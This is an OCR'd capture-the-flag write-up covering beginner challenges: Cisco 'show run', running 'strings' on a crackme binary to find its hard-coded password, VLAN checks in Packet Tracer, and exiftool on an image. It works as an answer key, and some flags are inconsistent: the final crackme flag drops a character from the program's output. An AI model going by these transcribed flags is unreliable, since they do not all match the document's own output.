

CONFIGURATION



Download the configuration file




Since the flag description says that there something hidden in configuration,


We can try to use show run command in the router.

```
R1>en
R1#show run
Building configuration...

Current configuration : 711 bytes
!
version 15.1
no service timestamps log datetime msec
no service timestamps debug datetime msec
no service password-encryption
!
hostname R1
!
!
!
!
!
!
!
!
ip cef
no ipv6 cef
!
!
!
!
license udi pid CISCO2911/K9 sn FTX1524872A-
!
!
!
!
!
!
!
!
!
!
!
spanning-tree mode pvst
!
```


This is the result when I show run in asa devices. The flag is F14g{sh0w_ruN}



CRACKME



Try to read the crackme file



Because it have an unreadable words in the file, we try to strings the crackme file.

```
┌──(syed㉿kali)-[~/Downloads]
└─$ strings crackme
/lib64/ld-linux-x86-64.so.2
Xb^?
puts
__libc_start_main
__cxa_finalize
printf
__isoc99_scanf
strcmp
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
mfkryptwashere
5d2chAIuQp9bWqkYDV8fUoOVyg75oA
Masukkan kata kunci kalau nak flag:
Mantap, nah flag: %s
Salah kata kunci hehehe
;*3$"
GCC: (Debian 14.2.0-3) 14.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
crackme.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
```

This is the try and error part


```
┌──(syed㉿kali)-[~/Downloads]
└─$ ./crackme
Masukkan kata kunci kalau nak flag: PTE1
Salah kata kunci hehehe
```

Since the creator was mfkrypt I try to use mfkryptwashere and get the flag


```
┌──(syed㉿kali)-[~/Downloads]
└─$ ./crackme
Masukkan kata kunci kalau nak flag: mfkryptwashere
Mantap, nah flag: 5d2chAIuQp9bWqkYDV8fUoOVyg75oA
```

F14g{5d2chAIuQp9bWqkYDV8fUoOVyg75o}

GUESSY – GUESSY




Download the chal.pka and run in packet tracer




Since the description mention about network troubleshoot


I try to show vlan in switch devices




BARANG LAMA




First, I try to use exiftool to find data about the picture




This is when I clink the link

